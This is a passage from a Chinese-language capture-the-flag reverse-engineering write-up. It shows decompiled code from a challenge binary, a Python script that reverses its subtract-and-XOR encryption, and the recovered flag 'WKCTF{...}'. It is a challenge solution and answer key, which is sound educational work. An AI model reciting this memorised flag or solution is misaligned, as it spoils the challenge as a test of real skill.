  *v14 -= *(_BYTE *)(m + a2);
}                                          // enc[i] -= key[i]
                                           // key是main中strcmp的第二个参数
sub_401460();
enc_copy = (const char *)sub_4014E7(enc);
v15 = strcmp(enc_copy, &enc_flag);
LOBYTE(v22) = 0;
sub_401357(enc);
```

解密：

```python
key = r"flag{ed1d665e6516a37ab09f0b7a40}"

enc = [
  0x80, 0xD3, 0x6F, 0xFF, 0x15, 0x03, 0x98, 0x8C, 0xB4, 0x5B,
  0x96, 0xC0, 0x59, 0xAC, 0x18, 0xDF,
  0x2D, 0xCE, 0x3F, 0xFB, 0xC4, 0xED, 0xD8, 0xD2, 0xA8, 0x2D,
  0xF8, 0x23, 0x9F, 0x22, 0x25, 0xCE
]

rand = [
  0xB1, 0x74, 0x93, 0x32, 0xD6, 0x13, 0xCC, 0x85, 0x20, 0xA8,
  0xF4, 0x96, 0x8A, 0xD2, 0x7D, 0x26,
]

flag1 = [0] * 32
```

```
for i in range(32):
    enc[i] = (enc[i] + ord(key[i])) % 256

for i in range(16):
    flag1[i] = enc[i] ^ rand[i]

for i in range(16, 32):
    flag1[i] = enc[i] ^ flag1[i - 16]

for i in flag1:
    print(chr(i), end = '')
```

> WKCTF{08898c40064d1fc4836db94fe}